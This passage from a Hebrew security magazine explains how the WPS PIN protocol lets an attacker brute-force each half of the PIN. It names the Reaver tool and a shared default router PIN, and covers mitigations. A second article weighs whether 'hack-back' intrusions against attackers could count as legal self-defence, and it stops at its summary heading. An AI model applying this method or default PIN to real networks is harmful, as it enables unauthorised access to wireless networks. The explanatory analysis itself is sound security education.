בתרחיש שאנו דנים בו (External Register), הנתב ממלא את תפקיד ה-Emrolee בפרוטוקול, וההתקן המתחבר לרשת (או ההאקר) ממלא את תפקיד ה-Register. בשתי ההודעות הראשונות, הצדדים מחליפים את מפתחות Diffie-Helman הפומביים, PK_E של ה-Emrolee, ו-PK_R של ה-Register. בהודעות M3-M7 מתבצע האימות ההדדי, תוך התבססות על ה-PIN כסוד משותף לאימות. בהודעות 7M ו-8M מועברים פרטי הקונפיגורציה של הרשת, אחרי שנעשה אימות הדדי והוקם ערוץ תקשורת מאובטח.




החלק של הפרוטוקול אותו מנצלת ההתקפה של סטפן ויבוק הוא האימות ההדדי בהודעות M3-M7. כדי לפשט את ההסבר, אני אנקוט בגישה דומה לזאת שנקט דן קמינסקי [בפוסט בו תיאר את ההתקפה](#), ואציג תחילה גרסה בסיסית של הפרוטוקול הכוללת רק חילופי הודעות בסיסיים. לצורך זה, נחליף את Enrolee בשם Router, ונחליף את Registrar בשם Attacker (במקרה הכללי זה יהיה התקן המנסה להתחבר לנתב).

התוקף מנסה לגלות את ה-PIN באמצעות ניחוש. הפרוטוקול הבסיסי עובד כך:

1. Router -> Attacker: Hash(RandomString1 || PIN)
2. Attacker -> Router: Hash(RandomString2 || PIN), RandomString2
3. Router -> Attacker: RandomString1

בהודעה הראשונה, הנתב "מתחייב" למחרוזת RandomString1, באמצעות כריכתה עם ה-PIN עם פונקציית hash קריפטוגרפית. בשלב זה, מאחר והמחרוזת האקראית אותה הנתב יצר לא ידועה, לא ניתן ללמוד מתוך ה-hash דבר על ערכו של ה-PIN. בהודעה השנייה, התוקף נדרש להתחייב גם הוא, הפעם למחרוזת RandomString2, והוא מייד "פותח את ההתחייבות" באמצעות חשיפת המחרוזת. בשלב זה הנתב משתמש ב-RandomString2 כדי לייצר את ה-hash עם ה-PIN הידוע לו, והוא משווה אותו ל-Hash שקיבל בהודעה. במידה והם שווים, זה מראה ששולח ההודעה ידע את ה-PIN גם כן, ואז הנתב "פותח" את ההתחייבות שלו באמצעות שליחת RandomString1. במידה והם שונים, הנתב חייב להחזיר הודעת שגיאה ולא להמשיך את הרצת הפרוטוקול. אין לו שום ברירה אחרת - אם ינסה "לזייף" RandomString1 כאילו שה-PIN היה נכון, התוקף יגלה מיד את הזיוף, שכן חישוב hash עם ה-PIN שניחש ו-RandomString1 המזויף לא יתאים ל-hash שקיבל מהנתב בהודעה הראשונה. לעומת זאת, אם הנתב ימשיך וישלח את RandomString1 האמיתי, הרי שהרגע נתן לתוקף חומר להתקפת offline - התוקף יוכל לבדוק את כל הערכים האפשריים עבור PIN, עד שימצא אחד שבשילוב עם RandomString1 נותן את אותו hash שהנתב שלח בהודעה הראשונה. מכאן ששליחת הודעת שגיאה היא הפתרון הקביל היחיד במצב זה.

כפי שצויין לעיל, עבור ההתקפה הנתונה, המימוש שתואר כרגע עשוי להיות פתרון מספק עבור PIN בן 7 ספרות, כיוון שיידרש לכך פרק זמן ארוך מספיק כדי להרתיע תוקף מביצוע ההתקפה. נסתכל כעת על גרסה מורכבת יותר של הפרוטוקול, שדומה יותר למתרחש בהודעות M3-M7 בפרוטוקול WPS, ובה במקום להסתכל על ה-PIN כמספר אחד, מחלקים אותו לשני חלקים, PIN1 ו-PIN2, להלן, שההתחייבויות על שניהם נשלחות יחד, אך נפתחות בנפרד:



M3:Router -> Attacker:hash(RandomString1 || PIN1), hash(RandomString3 || PIN2)

M4:Attacker-> Router:hash(RandomString2 || PIN1), hash(RandomString4 || PIN2),
RandomString2

M5: Router -> Attacker:RandomString1


M6: Attacker -> Router:RandomString4

M7: Router -> Attacker:RandomString3

מחרוזות ה-hash באמצעות הנתב מתחייב מכונות E-Hash1 ו-E-Hash2 בפרוטוקול המקורי, והמחרוזות האקראיות הן E-S1 ו-E-S2. באופן דומה, התוקף מתחייב באמצעות מחרוזות ה-hash R-Hash1 ו-R-Hash2, והמחרוזות האקראיות שהוא שולח הן R-S1 ו-R-S2. ההבדל הנוסף הוא שב-hash משולבים גם מפתחות Diffie-Helman הפומביים משתי ההודעות הראשונות, כך שחילופי ה-hash מספקים גם אימות הדדי על מפתחות אלה כדי לספק הגנה מפני Man in the Middle על המפתחות

העובדה שהתהליך מבוצע בשני שלבים, קודם עם חלקו הראשון של ה-PIN ואחר כך עם חלקו השני, היא מה שמאפשר לתוקף לבצע התקפת Brute Force ולחשוף את ה-PIN בפרקי זמן קצרים בהרבה מהתכנון המקורי, וזו נקודת התורפה שסטפן ויבוק ניצל. בעקרון, התוקף מנסה לחשוף את כל אחד מהחצאים בנפרד. לחלק הראשון של ה-PIN ישנם 10,000 ערכים אפשריים. התוקף פשוט מנסה את כל אחד מהם באופן סדרתי, ושולח בהתאם את הודעה 4M. אם הנתב המותקף החזיר תשובה שלילית ו"הרג" את הפרוטוקול, התוקף פשוט מתחיל פרוטוקול חדש (אם צריך, אז לאחר המתנה קצרה במקרה שהנתב "ננעל" לאחר הנסיון הכושל) עם ה-PIN הבא בתור.

כאמור לעיל, אם ה-PIN שניחש אינו נכון, אין לנתב שום ברירה אחרת מלבד שליחת הודעת כשלון. ברגע שיש הרצת פרוטוקול שבה הנתב ממשיך עם הודעה 5M, התוקף יודע שהוא ניחש את החצי הראשון נכון, ומרגע זה הוא יכול להתמקד בחצי השני. מאחר והספרה האחרונה בחצי השני היא ספרת Checksum אותה ניתן לחשב על סמך שאר הספרות ב-PIN, בפועל ישנם רק 1,000 ערכים אפשריים אותם צריך לבדוק. ההפרדה בין שני חלקי ה-PIN הופכת בפועל מרחב ערכים הכולל 10,000,000 אפשרויות למרחב בן 11,000 אפשרויות בלבד, כאשר במקרה הממוצע צריך לסרוק 5,500 מהן עד למציאת ה-PIN הנכון. במקום תהליך התקפה שעשוי לארוך שנים, ההתקפה יכולה לחשוף את ה-PIN הנכון בטווח של מספר שעות עד יום. ברגע שה-PIN ידוע, ניתן להמשיך את הפרוטוקול ולקבל את הקונפיגורציה של הרשת, לרבות סיסמת WPA2. החלפת הסיסמה של הרשת האלחוטית לא תעזור, מכיוון שתמיד אפשר יהיה להשתמש שוב ב-PIN כדי לקבל את הסיסמה המעודכנת.



איך זה קרה?

מה בעצם התועלת בביצוע ההתחייבויות ופתיחת ההתחייבויות בנפרד על כל אחד מחלקי ה-PIN בחמש הודעות, במקום לעשות התחייבות ופתיחת התחייבות של כל ה-PIN בשלוש הודעות? איך חמק הפגם הזה מעיניהם של מתכנני הפרוטוקול?

ככל הנראה (זוהי ספקולציה) שורש הבעיה אינו בפרוטוקול עצמו, אלא באופן בו הוא יושם במסגרת WPS. בספרות האקדמית יש לא מעט מאמרים העוסקים באימות על סמך סוד קצר, אך בכולם נקודת ההנחה היא שהסוד הזה הוא חד-פעמי. חלוקת ה-PIN לשני חלקים נועדה להתמודד עם התקפות Man In The Middle בהן התוקף מתחזה לנתב (ולא להתקן המתחבר לנתב, כמו בהתקפה שתוארה לעיל). במקרה כזה, התוקף יכול לשלוח בהודעה 3M הודעות אקראיות כהתחייבות, ואז לקבל בהודעה 4M התחייבות ופתיחת התחייבות מה-Register על החלק הראשון של ה-PIN. מידע זה מאפשר לו לבצע חיפוש ממצה על טווח ערכים מצומצם, ולחשוף את הערך האמיתי של PIN1. אולם זה לא עוזר לו - חלוקת הסוד לשני חלקים למעשה "תוקעת" אותו. הוא אמנם כבר יודע את ערכו של החצי הראשון, אך הוא כבר נתן התחייבות בהודעה קודמת, וכעת הוא צריך להשקיע מאמץ גדול (ובפועל לא מעשי) כדי למצוא RandomString1 שיתאים בדיעבד ל-PIN1 הנכון. בעקבות זאת, התוקף לא יוכל לשלוח הודעה שתביא לגילוי החצי השני של ה-PIN.

בעולם שבו ה-PIN הוא חד-פעמי, בהרצה הבאה של הפרוטוקול התוקף לא יוכל להשתמש במידע שגילה כבר, מאחר ויהיה כבר PIN חדש. לעומת זאת, בעולם של WPS, בו אפשרי PIN סטטי, התוקף יכול להשתמש בשיטה זו כדי להתחזות לנתב יחסית בקלות וכך לגלות את ה-PIN. שיטה זו תאפשר את חשיפת ה-PIN במהירות ובקלות, אך ניתן להוציא אותה לפועל רק אם התמזל מזלו של התוקף והוא היה בסביבה בזמן שמשתמש לגיטימי ניסה לחבר התקן חדש לנתב. את ההתקפה של סטפן ויבוק, לעומת זאת, ניתן להוציא לפועל בכל זמן שהוא, מאחר ובאופן מעשי נתבים זמינים לחיבור בכל זמן שהוא.

גורם המפתח כאן הוא ששימוש ב-PIN דינמי דורש שלנתב האלחוטי יהיה מסך שבו הוא יכול להציג את הערך המעודכן למשתמש. הוספת מסך תייקר את עלות הנתב, ולכן מתכנני WPS איפשרו שימוש ב-PIN סטטי שיפיע על מדבקה על גבי הנתב. שיקולי העלות הביאו לפגיעה משמעותית בבטיחות הפרוטוקול.

עוד בעיות...

כאמור, יום אחרי פרסום נקודת התורפה, הודות לחברת Tactical Network Solutions כבר היה זמין ברשת [קוד פתוח](#) לכלי בשם Reaver היועד לנצל את נקודת התורפה. מספר ימים לאחר-מכן כבר [הופיעה](#) [כתבה ב-Life Hacker](#) עם הסבר מפורט איך להשתמש בכלי כדי לפרוץ לרשתות אלחוטיות. בינתיים הוקם ברשת [דף העוקב אחר דגמי הנתבים השונים](#), האם הם חשופים לבעייה של WPS והאם הם מאפשרים למנוע אותה. תמונת המצב מראה כי מעבר לבעייה הבסיסית בפרוטוקול, חלק מיצרני הנתבים נקטו ב"קיצורי דרך" נוספים המחריפים את הבעייה. כמה מפגמי המימוש הנוספים שניתן למצוא:

1. ישנם נתבים בהם לא ממומשת נעילה לאחר מספר נסיונות כושלים, כך שמשך ההתקפה הנדרש עד חשיפת ה-PIN מתקצר משמעותית.
 2. ישנם יצרני נתבים שלא טרחו לייצר מספרי PIN שונים לנתבים שונים. למשל, סדרה שלמה של נתבים משתמשת ב-PIN הקבוע 12345670, כך שלא נחוץ אפילו לנחש את ה-PIN אם ידוע דגם הנתב (או פשוט אפשר להתחיל את סדרת הניחושים במספרי ה-PIN הידועים).
 3. בחלק מהנתבים אין שום אפשרות לנטרל את המנגנון של WPS, כך שגם למשתמש המודע להתקפה אין דרך לחסום אותה על הנתב שלו.
 4. בחלק מהנתבים ישנה אפשרות בממשק המשתמש לנטרל את WPS, אך בפועל גם לאחר ניטרול WPS בממשק המשתמש הנתב נשאר חשוף להתקפה (כלומר, השינוי בממשק המשתמש לא באמת משפיע על פעולת הנתב).
- דוגמאות אלה לא מתייחסות לנתבים שיוצרו על-ידי יצרנים איזוטריים, אלא לנתבים שייצרו חברות ידועות ומוכרות בתחום, ביניהן Cisco, Belkin, Netgear ו-Linksys.
- בתחילת ינואר דן קמינסקי (חוקר אבטחת מידע ידוע) [פרסם סקירה](#) במהלך טיול בברלין, שם העריך כי כרבע מנקודת הגישה המאובטחות בהן נתקל היו חשופות להתקפה. הוא העריך, באופן שמרני, כי יש כ-4 מיליון נקודות גישה החשופות להתקפה (וקרוב לודאי שיותר מזה), כך שבהחלט מדובר בתופעה רחבת היקף.

מה לעשות?

בהתאם לדגם הנתב שברשותם, לבעלי נתבים עשויות להיות מספר אפשרויות פעולה. הצעד הראשון אותו כל בעל נתב יכול לנקוט במידה והנתב שלו תומך ב-WPS, היא פשוט לנטרל את המנגנון. לרוע המזל, כפי שצויין קודם, האפשרות הזאת לא זמינה בכל הנתבים (ולפעמים גם באלה שכן היא לא עושה כלום). במקרה כזה, חלופה אחת היא לחרוק שיניים ולהמתין לעדכון קושחה מטעם היצרן שיאפשר את נטרול המנגנון. חלופה אפשרית אחרת, יותר מורכבת, היא להתקין על הנתב (במידה וניתן) קושחה כדוגמת [Tomato](#) או [DD-WRT](#), שאינן תומכות ב-WPS ולכן אינן חשופות להתקפה. כל האפשרויות שלעיל מומלצות אך ורק למשתמשים מתקדמים (ועל אחריותם בלבד).

בטווח הארוך יותר, מהנדסי ה-Wi-Fi Alliance יצטרכו לבחון כיצד לתקן את הבעייה. מצד אחד הפשטות של WPS הינה מרכיב חשוב בהטמעת WPA2, ובלעדיו יתכן שמשתמשים רבים ירתעו מתהליך הגדרת WPA2 וישאירו את הרשת האלחוטית פתוחה ולא מאובטחת. מצד שני תיקון הפרוטוקול לא יהיה טריוויאלי, וכפי שהוסבר לעיל, "פתרונות קסם" כדוגמת תשובות כוזבות לתוקף אינם אפשריים כאן. יש לציין ששינוי הגדרות הנתב כך שיגביל את הגישה לרשת רק להתקנים בעלי כתובות MAC מסוימות, אינה אמצעי הגנה אפקטיבי במיוחד. זיוף כתובת MAC (spoofing) הוא קל, ולא יהווה מכשול אמיתי בפני תוקף המעוניין להשיג גישה לרשת.

לעומת זאת, קרוב לוודאי שעם הזמן יוצצו כלים פשוטים, צאצאים של Reaver, שיבטיחו להשיג גישה לרשתות אלחוטיות מוגנות בלחיצת כפתור, וללא שום רקע טכני. האקרים נטולי עכבות מוסריות יגלו שקל יותר להתחבר לאינטרנט בחינם מכל מקום, כשחלק לא מבוטל מהרשתות האלחוטיות הביתיות יהיו זמינות להם למרות היותן מאובטחות. ככל הנראה הבעייה הזאת תלווה את העוסקים בתחום במהלך החודשים והשנים הקרובות.



מקורות ומידע נוסף

1. [Wi-Fi Protected Setup PIN Brute force vulnerability](#), blog post by Stefan Viehböck (published on 27.12.2011).
2. [Cracking WiFi Protected Setup with Reaver](#), blog post on Tactical Network Solutions website (published on 28.12.2011).
3. [Windows Connect Now-NET](#) - A Windows Rally Specification, 8.12.2006.
4. [How the WPS bug came to be, and how ugly it actually is](#), blog post by Dan Kaminsky, 26.1.2012.
5. [Security Associations in Personal Networks - A Comparative Analysis](#), by Jani Suomalainen, Jukka Valkonen and N. Asokan, Nokia Research Center, 2007.
6. Security Now Podcast, Episode 335: [WiFi Protected \(In\)Security](#), with Steve Gibson and Leo Laporte, recorded on 9.1.2012.
7. Security Now Podcast, Episode 337: [WPS: A Troubled Protocol](#), with Steve Gibson and Leo Laporte, recorded on 25.1.2012.

על המחבר

ד"ר אריק פרידמן עובד כחוקר במכון המחקר NICTA בסידני, אוסטרליה. תחומי המחקר שלו מתמקדים בפרטיות ואבטחת מידע, ובעיקר שילובם במסגרת אלגוריתמים ללמידה ממוחשבת וכריית נתונים. אריק סיים את לימודי הדוקטורט בפקולטה למדעי המחשב בטכניון בשנת 2011, והוא מחזיק גם בתואר MBA מאוניברסיטת תל-אביב.

פרו-אקטיבי? האם ניתן לתקוף כדי להגן על מערכת

מאת: עו"ד יהונתן קלינגר

הקדמה

בסופו של דבר, מלחמות ההאקרים הישראלים בעוכרי ישראל רק יפגעו בנו, ולא מדובר על יותר מאשר נערי גבעות עם מקלדת.

בשבועות האחרונים, בעיקר בעקבות [פעולתו של ההאקר OXOmar ששחרר לאוויר העולם עשרות אלפי פרטים של אזרחים ישראלים](#), ובכלל זה [פרטי כרטיסי אשראי](#), והכל [ממניעים אידיאולוגיים אנטי-ציוניים](#), החלו פעולות תג-מחיר משני הצדדים שפגעו רק באזרחים. אחרי מספר פרסומים של פרטי אשראי ומידע אישי נוסף של אזרחים ישראלים שגרמו לנזק בלתי הפיך, ויחד עם מרשם האוכלוסין שדלף לאינטרנט ככל הנראה גרועים לא פחות מדליפתו של המאגר הביומטרי בעצמו, החל הצד הישראלי לנקום.

בתחילה [התאגדה קבוצת האקרים פרו-ישראלית](#), שעל פי פרסומיה ניסתה לעבוד בצורה אתית ורק להראות על פגיעות במערכות אבטחת מידע של הצד השני; אלא, שמשוהו קרה. אחד ההאקרים, ככל הנראה בלי ידיעת חבריו לקבוצה, [החל לפרסם מידע אישי של אזרחים סעודים](#), ירדנים ופלשתינאים, והכל מתוך [אידיאולוגית תג מחיר](#). לדבריו, "אני יודע שהם חפים מפשע (מעט מתוכם), אבל ערבים הם ערבים". כלומר, פגיעה באזרחים חפים מפשע היא אמצעי להחזיר לצד השני.

אותה קבוצה, כחבורה של פורעים שלוקחים את החוק לידיים ביצעה לא מעט בשבועות האחרונים, החל מפרסום [כתובות מייל של סעודים](#) ועד [פרסום של "עומר כהן" של פרטי כרטיסי אשראי וכתובות דואר](#). זו לא הפעם הראשונה שישראלים מתנהגים כמו הערס המצוי: היו כבר [פריצות שנועדו לקדם את שחרור גלעד שליט](#) ואפילו [נקמה ב-2005 על השחתת אתרים ישראלים שעלתה בהשחתה של אתרים טורקים](#), אבל זו פעם ראשונה שהנפגעים הם אזרחים חפים מפשע, ולא אתרי ממשלה, אתרים תומכי טרור או ארגוני האקרים אחרים.

אלא, שלא רק שפעילותו של אותו האקר, הגם שנעשית ממניעים אידיאולוגיים, אינה בדיוק חוקית ולא עומדת בקנה אחד עם [חוק המחשבים](#), אלא שפעילותיו לא שונות מבחינה חוקית מההאקרים האנטי-ישראלים, וזאת מסיבה אחת: החוק היבש לא נרטב אף פעם.

האם יכול אותו נער גבעות עם מקלדת לקום ולהתגאות במעשיו כאשר סגן שר החוץ של ישראל, **דני איילון**, [קורא למעשים אלה פעילות טרור](#)? האם אין שוני בין פעילותו של ההאקר והדלפת המידע האישי של סעודים, שיכולים אפילו להיות פרו-ישראלים ואנטי-מוסלמים, שכל פשעם היה לרכוש באתר קניות סעודי, לבין פעולה זזה נגד ישראלים? לא.

פרו-אקטיבי? האם ניתן לתקוף כדי להגן על מערכת

www.DigitalWhisper.co.il

לתקוף על מנת להגן

הבעיה בישראל, ככל שבאמת אפשר להגדיר אותה כבעיה, היא העדר הגנה על פעילות פרו-אקטיבית. לצורך הבנה מהי פעילות פרו-אקטיבית, אני רוצה לחזור להגדרת "כח סביר" שכולנו מכירים בחוק הישראלי. בואו נקח את הדוגמא הפשוטה ביותר, לי יש חצר, ומישהו מנסה להכנס בכח לחצר שלי: במקרה כזה, מותר לי להשתמש בכח סביר ([סעיף 18 לחוק המקרקעין](#)), "תפס אדם את המקרקעין שלא כדין רשאי המחזיק בהם כדין, תוך שלושים ימים מיום התפיסה, להשתמש בכוח במידה סבירה כדי להוציאו מהם" ותקום לי גם הגנה בחוק העונשין אם אני אשתמש באלימות ([סעיף 34ב לחוק העונשין](#)), עפ 8181/09 [מדינת ישראל נ' שחר מזרחי](#)).


בפרשת שחר מזרחי פסק בית המשפט העליון כי שוטר אשר ירה לכיוון של פורץ לרכב, לאחר שהפורץ ברח, אינו מקים את הגנת ההגנה העצמית. בפסק הדין פסק בית המשפט העליון כי:

"פסיקת בית משפט זה העמידה את קיומה של טענת "הגנה עצמית" על פי הוראות חוק העונשין על שישה תנאים שצריכים להתקיים על מנת שתעמוד לנאשם הגנת ההגנה העצמית ... התנאי הראשון הוא **תקיפה שלא כדין**. התנאי השני הוא **קיומה של סכנה מוחשית "של פגיעה בחייו, בחירותו, בגופו, או ברכושו, שלו או של זולתו"**. תנאי נוסף לתחולת ההגנה הוא **מיידיות הסכנה**. משמעותו של תנאי זה היא כי על ההגנה להתבצע רק מרגע שהמעשה דרוש באופן מיידי כדי לעצור את התקיפה, וכי עליה להיפסק מרגע שההתגוננות אינה נדרשת עוד לשם עצירת התקיפה ... התנאי הרביעי לתחולת ההגנה הוא כי **הטוען להגנה לא נכנס למצב בהתנהגות פסולה**" תוך שהוא צופה מראש את אפשרות התפתחות הדברים". תנאי נוסף וחמישי לתחולת ההגנה הוא **תנאי הנחיצות** ... התנאי השישי והאחרון לתחולת ההגנה הוא **תנאי הפרופורציה**. בהתאם לתנאי זה, שמעוגן אף הוא בדרישת הסבירות הקבועה בסעיף 34טז לחוק העונשין, נדרש יחס ראוי בין הנזק הצפוי מפעולת המגן לבין הנזק הצפוי מן התקיפה. היינו, ייתכן מצב שבו אף אם פעולה מסוימת היא הפעולה האפשרית היחידה להדיפת התקיפה היא לא תהיה מוצדקת, כיוון שלא מתקיים יחס ראוי בין הנזק הצפוי מפעולת המגן לבין הנזק הצפוי מן התקיפה."

כלומר, המחוקק הכיר בזכות הקניין של אדם כשהדבר נוגע לחייו, כשהקנה לו את ההגנה העצמית בדיני העונשין, הכיר בהגנה על קניינו כאשר הגן על המקרקעין שלו ועל רכושו. ולכן נשאלת השאלה, **האם המחוקק הגן על קניין וירטואלי של אדם?** כלומר, תיאורטית לגמרי, דוקטרינת ההגנה העצמית

פרו-אקטיבי? האם ניתן לתקוף כדי להגן על מערכת

www.DigitalWhisper.co.il



מאפשרת להכיר בהגנה פרו-אקטיבית כנגד האקרים ולפעול כנגד תקיפה שלא כדין, וזאת כל עוד ההגנה עומדת בכל הכללים המפורטים, לרבות תנאי הפרופורציה.

לא מדובר על המצב האירוני בו לאדם תהא הזכות להכות את חברו רק בגלל שזה לקח שלא ברשות קובץ MP3 שהאדם האחר יצר, או למצב בו ניתנת לאדם הזכות להשמיד אייפון רק בגלל שהוא מחזיק אלבום של תמונות מפרות זכויות יוצרים או פוגעות בפרטיות (למרות, שבתיאוריה לגמרי, אולי ניתן לעשות כן לאחר צו בית משפט בעקבות סעיפים [60 לחוק זכויות יוצרים](#), [29 לחוק הגנת הפרטיות](#) ו- [9 לחוק איסור לשון הרע](#)), אלא על מצב בו איש אבטחת המידע יכול לגרום לנזק לאדם המנסה לחדור למחשב שלו, או להשתמש באותם כלים שהחודר משתמש על מנת להתחקות אחר זהות ההאקר.

הדין מתחיל בהבדל התיאורטי ביותר בין מאבטח אישי לבין איש אבטחת מידע, שמזכיר קצת את [הדין בין חוקר פרטי להאקר שהעלתי כבר בגליון קודם של המגזין](#). המאבטח האישי הוא אדם שנשכר לצורך הגנה על חייו של אדם מפני איומים והוא מיומן בהגנה. הוא יכול להפעיל כח סביר כדי למנוע סכנה מוחשית ומיידית. אבל האם יש "מאבטח אישי וירטואלי" שיכול לאתר, בזמן אמת, פגיעה בנכסים הוירטואליים של אדם ולפעול כנגדו? ואם כן, מהם הקריטריונים שמאפשרים זאת?

בפסיקה הישראלית קשה מאוד למצוא אזכורים להגנה עצמית וירטואלית. לא רק שהדבר לא נדון בפסיקה הפלילית, אלא גם שדומה שעד עכשיו לא היו מקרים כאלה. לכן, המקרה התיאורטי שלנו לניתוח יצטרך להיות כזה: אליס היא בעלים של אתר אינטרנט שמחזיק מידע פרטי על גולשים.

בוב הוא האקר מיומן שמנסה לפרוץ אליה למחשב וצ'רלי הוא איש אבטחת המידע של אליס. לצורך המקרה, צ'רלי איתר בזמן אמת את פעילותו של בוב וחדר, בהסתמך על פרצות אבטחה, למחשבו של בוב ומחק ממנו את הפרטים האישיים של לקוחותיה של אליס רק לאחר שהעתיק במלואו את המידע. לאחר הפעילות, צ'רלי דיווח למשטרה על הפריצה וטען להגנה עצמית.

המשטרה רוצה להאשים את צ'רלי בעבירות של פגיעה בפרטיות, חדירה לחומר מחשב ומחיקת חומר מחשב. האם היא תנצח? כמובן שעד שעניין כזה או דומה לא יגיע לפתחו של בית המשפט אנו לא יכולים להיות ודאיים בנושא, אבל אנחנו כן צריכים לשאול את עצמנו על מה בית המשפט יסתמך.

במקרה כזה לא מדובר על פעילות תג מחיר, אלא על מצב בו אדם לוקח את החוק לידיו; השאלה העולה היא מיידיות הפעולה והאם הנזק שיגרם מאי נקיטתה מצדיק את הפעולה מהווה גורם חוקי לכשעצמו. לצורך כך יש לבחון את ששת הקריטריונים להגנה העצמית:

תקיפה שלא כדין. ובכן, אין מחלוקת שכניסה למחשב ונטילת המידע היא תקיפה שלא כדין. [סעיף 4 לחוק המחשבים](#) אוסר על חדירה שלא כדין לחומר מחשב; זהו איסור שכולנו מכירים ויודעים עליו ולמרות מעט פרו-אקטיבי? האם ניתן לתקוף כדי להגן על מערכת

www.DigitalWhisper.co.il


מאוד דיון משפטי בנושא, ברור גם לאור הפרשנות המרחיבה ביותר של הסעיף שכניסה ללא רשות לאתר ונטילה של מידע ממנו שלא בהסכמה, כאשר מטרת הנטילה אינה לבדוק את ענייני האבטחה היא פריצה (לדוגמא, פ 9497/08 [פרקליטות מחוז ירושלים נ' משה הלוי](#)).

סכנה מוחשית לפגיעה ברכוש. אכן, חדירה לחומר מחשב ופרסום של המידע או נטילה שלו היא פגיעה בפרטיות ויכולה לגרום לסכנה בפגיעה ברכוש (איכות מסד הנתונים, קניין רוחני וכדומה), או בזכויות חוקתיות אחרות כמו הזכות לפרטיות.

מיידיות הסכנה. שאלת מיידיות הסכנה היא משמעותית כאן; בעצם השאלה היא האם לא היה ניתן לחכות, להתקשר למשטרה ולטפל בסיכון הזה בצורה אחרת, ולא דווקא ללכת ולעבור על החוק. בית המשפט העליון פסק כי "תנאי זה קובע כי על ההגנה להתבצע רק מרגע שהמעשה דרוש באופן מידי כדי לעצור את התקיפה, וכי עליה להיפסק מרגע שההתגוננות אינה נדרשת עוד לשם עצירת התקיפה" (עפ 9878/09 [מדינת ישראל נ' רמי מוסא](#)); כך גם בפרשה אחרת, בה פסק בית המשפט כי "עליו להתבצע רק משעה שהמעשה דרוש באופן מידי על מנת להדוף את התקיפה ולא לאחר הרגע שבו התקיפה אינה מהווה עוד איום" (עפ 6392/07 [מדינת ישראל נ' שמואל יחזקאל](#)). כלומר, יש כאן שאלה של ממש: **האם בעצם הפעולה לאחר שהסתיימה התקיפה יכולה לקום הגנת ההגנה העצמית, להבדיל ממצב בו הנפגע מוצא את הפוגע במהלך הפעילות? זו שאלה שאינה טריוויאלית, ויש לקחת את הפרשנות כאן בזהירות.**

לא נכנס למצב בהתנהגות פסולה. כאן, לדוגמא, הכניסה לסכנה במצב פסול, כמו [Honeypot](#) כנראה לא תקים את ההגנה הדרושה לצורך ההגנה העצמית. המצב היחיד בו ההגנה תקום היא כאשר מדובר בפריצה שנגרמה לאתר שאינו פרצה שקוראת לגנב לצורך הפעלת אלימות כנגדו.


נחיצות. כלל הנחיצות קובע כי "יש לבדוק האם עמדו למתגונן אלטרנטיבות להדיפת התוקף מלבד שימוש בכוח, ומן הבחינה הכמותית יש לברר האם ניתן היה להפעיל כוח מועט יותר לצורך בלימת התקיפה" (עפ 8208/07 [אבי אלימלך נ' מדינת ישראל](#)); לא להתבלבל עם תנאי הפרופורציה, אבל כלל הנחיצות בודק האם באמת היו אלטרנטיבות אחרות: במקרה של אליס ובוב, עולה השאלה מהן האלטרנטיבות האחרות מלבד פריצה למחשביו של בוב כדי למנוע את הפריצה? בכל מקרה, איני רואה בהכרח אפשרויות אחרות מלבד החדירה, כל עוד היא מבוצעת בסמיכות לפריצה: כאשר מדובר על פורצים מיומנים דיו שיכולים להסוות את מיקומם או את חיבורם, וכן להעלים בטווח של כמה דקות, הרי שאלא אם מכת התשובה תבוצע בתוך דקות מספר על ידי פריצה, הרי שלכשתגיע המשטרה לבדיקה לא בהכרח יהיה לה מה לעשות. לכן, ככל הנראה תנאי כזה עשוי להתקיים.



פרופורציה. שאלת הפרופורציה היא משמעותית; הפרופורציה דורשת שהפגיעה תהיה במידה שאינה עולה על הנדרש. השאלות שיעלו כאן הן האם מעבר לפריצה ומחיקה של החומר המקורי יבוצעו פעולות נוספות כמו "תג מחיר" לאותו פורץ, או האם יבוצע ניקוי ומחיקה רק של המידע של אליס; האם הפריצה תבוצע תוך פגיעה גם באחרים חפים מפשע (נניח, מחשבי זומבי בשימוש אותו פורץ) או רק במחשבים של הפורץ.

סיכום

